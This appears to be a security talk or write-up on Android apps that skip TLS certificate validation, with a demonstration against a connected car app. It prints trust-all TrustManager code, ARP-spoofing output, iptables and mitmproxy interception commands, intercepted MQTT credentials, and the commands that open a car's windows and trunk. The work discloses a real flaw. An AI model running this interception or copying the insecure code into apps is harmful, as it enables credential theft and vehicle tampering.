
•**Integrity:** Data cannot be tampered with during transmission without being detected.

•**Authentication:** Clients can verify the server’s identity to ensure they are connecting to a legitimate server.

However, is it truly immune to man-in-the-middle attacks?

SSL Certificate Validation

- Verify up to the root certificate.
- Use public key to verify signatures.
- Root certificate ensures trust.




Risks of Trust Stores

- **CA Addition**:
  - User manual addition
  - MDM (Mobile Device Management) addition
  - Malicious software addition
- **Key Questions**:
  - Can you trust all these CAs?
  - Should your app rely on the default trust store?
- **Real-World Concerns**:
  - Known cases of CA breaches or issuing certificates to impostors.
- **Further Reading**:
  - Detailed timeline of CA failures: sslmate.com

Potential for man-in-the-middle attacks in Android applications.

- Use of Self-Signed Certificates
- Trusting User-Installed Certificates



```
<?xml version="1.0" encoding="utf-8"?>
<network-security-config>
    <base-config cleartextTrafficPermitted="true">
        <trust-anchors>
            <certificates src="system"/>
            <certificates src="user"/>
        </trust-anchors>
    </base-config>
</network-security-config>
```

Common Security Issues

1.Custom X509TrustManager

- Fails to verify certificate trust in checkServerTrusted.

2.WebViewClient Override


- onReceivedSslError calls proceed, ignoring certificate errors.

3.Custom HostnameVerifier

- Lacks strict certificate validation in verify.

4.setHostnameVerifier Method

- Uses ALLOW_ALL_HOSTNAME_VERIFIER, trusting all hostnames.



OkHttp


```
OkHttpClient okHttpClient = new OkHttpClient.Builder()
    .sslSocketFactory(SSLSocketClient.getSSLSocketFactory())
    .hostnameVerifier(SSLSocketClient.getHostnameVerifier())
    .build();
```


HttpURLConnection

```
URL url = new URL(fileUrl);
HttpURLConnection conn = (HttpURLConnection) url.openConnection();
conn.setRequestMethod(requestType);
conn.setConnectTimeout(timeOut * 1000);

if ("https".equalsIgnoreCase(url.getProtocol())) {
    ((HttpsURLConnection)
conn).setSSLSocketFactory(SSLSocketClient.getSSLSocketFactory());
    ((HttpsURLConnection)
conn).setHostnameVerifier(SSLSocketClient.getHostnameVerifier());
}
```

Now let's demonstrate an interesting case:

I just connected to WiFi—how did my car get stolen?






```
/**
 * Trust all certificates (not recommended)
 */
public static SSLSocketFactory getAllSSLSocketFactory() {

    // Create an X509 trust manager
    TrustManager[] trustManagers = new TrustManager[]{
            new X509TrustManager() {
                @Override
                public void checkClientTrusted(X509Certificate[]
x509Certificates, String s) throws CertificateException {
                    // No verification logic, trusts all client certificates
                }
                @Override
                public void checkServerTrusted(X509Certificate[]
x509Certificates, String s) throws CertificateException {
                    // No verification logic, trusts all server certificates
                }
                @Override
                public X509Certificate[] getAcceptedIssuers() {
                    // Accepts no specific issuers
                    return new X509Certificate[0];
                }
            }
    };
    try {
        // Get SSL context instance
        SSLContext sslContext = SSLContext.getInstance("TLS");
        // Initialize with the trust manager that trusts all certificates
        sslContext.init(null, trustManagers, new SecureRandom());
        // Get the SSLSocketFactory
        SSLSocketFactory socketFactory = sslContext.getSocketFactory();
        return socketFactory;
    } catch (NoSuchAlgorithmException | KeyManagementException e) {
        e.printStackTrace(); // Print stack trace if an exception occurs
    }
    return null; // Return null if initialization fails
}
```

Then, we can use ARP spoofing on the same network as the victim and perform a man-in-the-middle attack using mitmproxy.

Note: 8883 is the MQTTS port, which is often overlooked.




IP Address	MAC Address	Description
192.168.8.1	94:83:C4:48:AA:5B	
fe80::9683:c4ff:fe48:aa5b	94:83:C4:48:AA:5B	
192.168.8.171	64:F	
192.168.8.213	5C:E	
192.168.8.166	58:E	
192.168.8.217	56:6	
fe80::50:d1b5:bce8:e435	56:6	
192.168.8.177	3C:2	

Optional parameters

☑ Sniff remote connections.


☐ Only poison one-way.

```
Starting Unified sniffing...

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
12 hosts added to the hosts list...
Host 192.168.8.1 added to TARGET1
Host 192.168.8.177 added to TARGET2
```



~~~
```
# Start forwarding traffic and perform man-in-the-middle interception

sudo sysctl -w net.ipv4.ip_forward=1
sudo sysctl -w net.ipv6.conf.all.forwarding=1

sudo iptables -t nat -A PREROUTING -i wlan0 -p tcp --dport 80 -j REDIRECT --to-port 8080

sudo iptables -t nat -A PREROUTING -i wlan0 -p tcp --dport 443 -j REDIRECT --to-port 8080

sudo iptables -t nat -A PREROUTING -i wlan0 -p tcp -m tcp --dport 8883 -j REDIRECT --to-ports 8080

sudo ip6tables -t nat -A PREROUTING -i wlan0 -p tcp --dport 80 -j REDIRECT --to-port 8080

sudo ip6tables -t nat -A PREROUTING -i wlan0 -p tcp --dport 443 -j REDIRECT --to-port 8080

# Start the mitmproxy client
mitmproxy --mode transparent --showhost

```
~~~

You can see a lot of traffic from ports 443 and 8883. Save the traffic and import your certificate key into Wireshark to easily view the user credentials (User Name & Password) when connecting to MQTTS.




Path		Method	Status	Size	Time
https://chargegateway.[redacted].com/v5/charge/car_private_pile/checkCon…		POST	200	101b	44ms
192.168.8.177:42826 ↔ 106.11.40.34:443		TCP		1.2kb	...
192.168.8.177:41122 ↔ 198.18.1.246:8883		TCP		154b	95ms
https://ap[redacted]om/biz/v5/minKeyProfile/detail	!	POST		41b	...
https://a[redacted]com/xp-cs-app-boot/notice/listByUid	!	GET		0	...
https://a[redacted].com/biz/v5/minKeyProfile/detail	!	POST		41b	...
https://a[redacted]g.com/biz/v5/message/listByCategory	!	POST		35b	...
https://ap[redacted]g.com/biz/v5/vehicle/proclamation/list	!	POST		27b	...
https://a[redacted]g.com/resource/app/v3/userPolicy	!	POST		15b	...
https://a[redacted].com/biz/v5/message/listByCategory	!	POST		35b	...

1 Messages

2024-11-04 13:47:16.614

```
0000000000 10 97 01 00 04 4d [redacted] 78   .....MQTT.....=x
0000000010 6d 61 72 74 3a 61 [redacted] 34   mart:app[redacted]
0000000020 3a 32 36 65 61 33 [redacted] 30   :26ea3c7[redacted]
0000000030 63 61 36 66 62 36 [redacted] 30   ca6fb61b[redacted]
0000000040 33 3a 32 2e 30 3a [redacted] 6d   3:2.0:V5[redacted]
0000000050 61 72 74 3a 61 70 [redacted] 3a   art:app:
0000000060 32 36 65 61 33 63 [redacted] 63   26ea3c71
0000000070 61 36 66 62 36 31 [redacted] 33   a6fb61b2[redacted]
0000000080 00 18 4c [redacted] 6e 61 45 45 34 53   ..Lh[redacted]
0000000090 51 70 6a [redacted]   Qpjr[redacted]
```



No.	Time	Source	Destination	Protocol	Length	Info
937	2.063057543	127.0.0.1	127.0.0.1	MQTT	222	Connect Command
1102	2.289353084	127.0.0.1	127.0.0.1	MQTT	72	Connect Ack
1563	2.967976626	127.0.0.1	127.0.0.1	MQTT	119	Subscribe Request (id
1593	2.970375168	127.0.0.1	127.0.0.1	MQTT	97	Subscribe Request (id
1599	2.971648668	127.0.0.1	127.0.0.1	MQTT	96	Subscribe Request (id
1615	3.009061960	127.0.0.1	127.0.0.1	MQTT	73	Subscribe Ack (id=1)
1636	3.029692626	127.0.0.1	127.0.0.1	MQTT	73	Subscribe Ack (id=2)
1638	3.029712668	127.0.0.1	127.0.0.1	MQTT	73	Subscribe Ack (id=3)
1795	3.192630751	127.0.0.1	127.0.0.1	MQTT	248	Publish Message (id=4

```
  Protocol Name: MQTT
  Version: MQTT v3.1.1 (4)
▸ Connect Flags: 0xc2, User Name Flag[redacted]t most once delivery (Fire and For…
  Keep Alive: 30
  Client ID Length: 61
  Client ID: xmart:app:6586254:26ea3c[redacted]0:V5.0.0
  User Name Length: 50
  User Name: xmart:app:6586254:26ea3c[redacted]
  Password Length: 24
  Password: jhmdIAFRZd[redacted]
```

```
0050  1e 00 3d 78 6d 61 72 [redacted] 658
0060  36 32 35 34 3a 32 36 [redacted] 000
0070  30 63 34 30 63 61 36 [redacted] 9b9
0080  63 61 35 30 33 3a 32 [redacted] 0.0
0090  00 32 78 6d 61 72 74 [redacted] 586
00a0  32 35 34 3a 32 36 65 [redacted] 000
00b0  63 34 30 63 61 36 66 [redacted] b9c
00c0  61 35 30 33 00 18 6a [redacted] RZd
00d0  7a 50 47 35 59 47 52 [redacted]
```


Through packet analysis, we found that car control commands are simple. The msg_id is a random message ID, and the target_id is the car's VIN.

Key findings:

•service_type 12, msg_type 2, cmd_type 1, cmd_value 2 opens windows.

•service_type 12, msg_type 2, cmd_type 2, cmd_value 1 opens the trunk.

By intercepting user credentials and connecting to the MQTT broker, we can control the vehicle.

